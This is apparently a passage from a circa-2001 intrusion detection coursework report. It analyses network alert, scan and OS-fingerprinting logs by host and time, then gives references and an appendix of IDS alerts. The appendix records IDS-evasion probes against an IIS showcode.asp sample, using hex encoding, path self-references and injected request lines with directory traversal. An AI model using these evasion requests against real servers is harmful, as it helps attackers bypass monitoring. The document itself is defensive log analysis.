Interestingly, this does not correlate with the time o f the day in which most alert -generating activity was seen (early hours of the morning). One possible explanation is that the network scans that typically precede an attack are run at the beginning of the night, and the execution of the attack based on th e scan results is performed later on in the early hours of the morning.

Similarly, scan activity across the month correlates only loosely with alert -generating activity taken across the same period. February's and March's scan activity are shown below:





Whereas the peaks in the alert -generating activity were February 20, 23 and March 7, scanning activity peaks were February 10, 23 and March 12. These are only loosely related, and possibly point to the looseness of the nexus between scanning and attack activity – it does not appear that malicious users always scan and attack a given host within the same time window.

2.8.3 Analysis of Operating System Detection (fingerprinting) logs


The total number of operating system detection records sent to XYZ and subjected to review was 31,458.

2.8.3.1 Analysis of Operating System detection logs by Destination Host

The top 10 destination hosts found in the operating system detection logs are:

Destination Host	***Count***	***%***
129.104.19.94	11045	35.11
64.0.153.38	3665	11.65
128.61.136.233	2967	9.43
62.119.119.3	2242	7.13
MY.NET.217.150	2108	6.7
130.207.53.203	1750	5.56
211.72.122.3	1669	5.31
211.248.112.67	1306	4.15
MY.NET.218.142	467	1.48
206.65.191.129	222	0.71


This data is represented graphically below:



Clearly, 10 hosts were the subject of much more intense focus on the operating systems of ABC's network than the other 'interested' hosts. ABC should review with caution future traffic to these hosts.


2.8.3.2 Analysis of Operating System detection logs by Time


Operating System detection activity, if analysed by the hour of the day, appears to peak at 11am and again in mid -afternoon at 4pm:




Operating System detection is commonly the precursor of an attack, and ABC should monitor these periods closely for suspic ious activity.

If graphed across the course of the 3 months (January, Feburary and March), the traffic profile appears as:







Peaks in operating system detection activity are apparent on 23 January, 7 Feburary and 4 March. ABC should review these dates in the context of the broader political and business circumstances of the times.

Appendix A

References:

Assignment 1

CVE database. URL: http://www. cve.mitre.org

SANS' Griffin Port List. 3 Jan 2001. URL: http://www.sans.org/y2k/griffin/top -ports.htm

Scambray, J., McClure, S., Kurtz G. Hacking Exposed: Network Security Secrets and Solutions, Second Edition . Osborne/McGraw Hill, 2001.

SecurityFocus vulnerability database. URL: http:// www.securityfocus.com

ISS XForce vulnerability database. URL: http://xforce.iss.net/alerts/index.php

unicodexecute2.pl. URL: www.sensepost.com .

Nmap. URL: http://www.insecure.org/nmap

Rain Forest Puppy. "IIS %c1%1c bug". URL: http:// www.wiretrip.net/rfp

Assignment 2

Ptacek, T., Newsham, T., "Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection". URL: packetstorm.securify.com

Whisker. URL: www.wiretrip.net/rfp

Rain Forest Puppy, "A look at Whisker's anti -IDS tactics". URL: http://www.wiretrip.net/rfp/pages/

fscan. URL: http://www.low -level.net/f0bic/releases/fscan -1.0

Roesch, M., "Snort – Lightweight Intrusion Detection for Networks". URL: http://www.snort.org

SecureNet Pro. URL:http://www.intrusion.com

Assignment 3

SANS Griffing Source IP list. URL:http:// www.sans.org/y2k/griffin/src -ip.htm

SnortSnarf. URL:http:// www.silicondefense.com/snortsnarf

Glocksoft Trojan Port listing. URL:http:// www.glocksoft.com/trojan_port.htm

hping2. URL: http://www.kyuzz.org/antirez/software.html

ACL. URL:http://www.acl.com

Appendix B

HTTP Get (/msadc/) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:03:39 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1586
Input Source:	TCP (Stream)

HTTP Get (/msadc/Samples/) from 10.10.10.169	
Priority:	Medium

Date:	Sat Apr 7 14:03:39 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1587
Input Source:	TCP (Stream)

HTTP Get (/msadc/Samples/selector/) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:03:39 2001
Destination Ethern et MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b

Source IP:	10.10.10.169
Source Port:	1588
Input Source:	TCP (Stream)

HTTP Get (/msadc/Samples/selector/showcode.a sp) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:03:39 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1589
Input Source:	TCP (Stream)

HTTP Get (/%6d%73%61%64%63/) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:05:59 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1591
Input Source:	TCP (Stream)

HTTP Get (/%6d%73%61%64%63/%53%61 %6d%70%6c%65%73/) from 10.10.10.169	
Priority:	Medium

Date:	Sat Apr 7 14:05:59 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1592
Input Source:	TCP (Stream)

HTTP Get (/%6d%73%61%64%63/%5 3%61%6d%70%6c%65%73/%73%65%6c%65%63%74%6f%72/) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:05:59 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www

Source Ethernet MAC:	00:80:c7: e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1593
Input Source:	TCP (Stream)

HTTP Get (/%6d%73%61%64%63/%53%61%6d %70%6c%65%73/%73%65%6c%65%63%74% 6f%72/%73%68%6f%77%63%6f%64%65%2e%61%73%7) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:05:59 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1594
Input Source:	TCP (Stream)

HTTP Get (/./msadc/./) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:07:16 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1596
Input Source:	TCP (Stream)

More Information on This Module

HTTP Get (/./msadc/./Samples/./) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14 :07:16 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1597
Input Source:	TCP (Stream)

HTTP Get (/./msadc/./Samples/./selector/./) from 10.10.10.169

Priority:	Medium
Date:	Sat Apr 7 14:07:16 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1598
Input Source:	TCP (Stream)

HTTP Get (/./msadc/./Samples/./selector/./showcode.asp) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:07:16 2001
Destination Ethernet MAC:	00:80:5f:19:2a: 92

Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1599
Input Source:	TCP (Stream)

HTTP Head (/%20HTTP/1.0%0D%0A%0D%0A Accept%3A%20kmijvazswugbpmmx/../../) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:08:18 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www

Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1600
Input Source:	TCP (Stream)

HTTP Get (/%20HTTP/1.0%0D%0A%0D%0AAccept%3A%20pndfiefshvftlw/../../msadc/) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:08:18 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1601
Input Source:	TCP (Stream)

HTTP Get (/%20HTTP/1.0%0D%0A%0D%0AAccept %3A%20xfnsgnkchre/../../msadc/Sample s/) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:08:18 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1602
Input Source:	TCP (Stream)

HTTP Get (/%20HTTP/1.0%0D%0A%0D%0AAccept%3A%20dqupfhtlpxrifmoyyl/../../msadc/Samples/selector/) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:08:18 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1603
Input Source:	TCP (Stream)

HTTP Get (/%20HTTP/1.0%0D%0A%0D%0AAccept%3A%20vqpnxdyzkq/../../msadc/Samples/selector/showcode.asp) from 10.10.10.169	
Priority:	Medium

Date:	Sat Apr 7 14:08:18 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a :9b
Source IP:	10.10.10.169
Source Port:	1604
Input Source:	TCP (Stream)

HTTP Head (/cuzbxstdfibixpbkgnwwonaojgrmhug hvdzpfxihggwiqcwmmbmmqvtihbcoiysiny nhusnqaetwrsjsejaprhquwysohfnuru) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:09:52 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172

Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1605
Input Source:	TCP (Stream)

HTTP Get (/gjcwwtygcnnshgwjgeeplbkntilclrmno jgmqjawtcdqmjvqzgssqfmzqkicxwlejbojxlda omypcxvuqmaclqswzuvgyfinof) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:09:52 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www

Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1606
Input Source:	TCP (Stream)

HTTP Get (/kjikdmjpeuegqzwhcrqfnkqmgeq auhkduhdewiybooakwqnoscrioxnfxinhecshg ppfqetroqcepuhgdverbbzjksldastpxk) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:09:52 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1607

Input Source:	TCP (Stream)

HTTP Get (/gtmbzfvgvzttflaftbfszaixswnrggya tzzvfuvznakngdehjxgkecbstiyrisrimnmhnaixno bsvkpcugxwyqeximpzuhmitt) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:09:53 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1608
Input Source:	TCP (Stream)

HTTP Get (/mroqklcclmfcekarufij nhkqcdftmxgmxoy zrjlxlqmhbwnkgbsrsuxogvukhrzfrqocnatmawjn hqoahgubejizehvsmnibqv) from 10.10.10.169	
Priority:	Medium
Date:	Sat Apr 7 14:09:53 2001
Destination Ethernet MAC:	00:80:5f:19:2a:92
Destination IP:	10.10.10.172
Destination Port:	www
Source Ethernet MAC:	00:80:c7:e2:6a:9b
Source IP:	10.10.10.169
Source Port:	1609
Input Source:	TCP (Stream)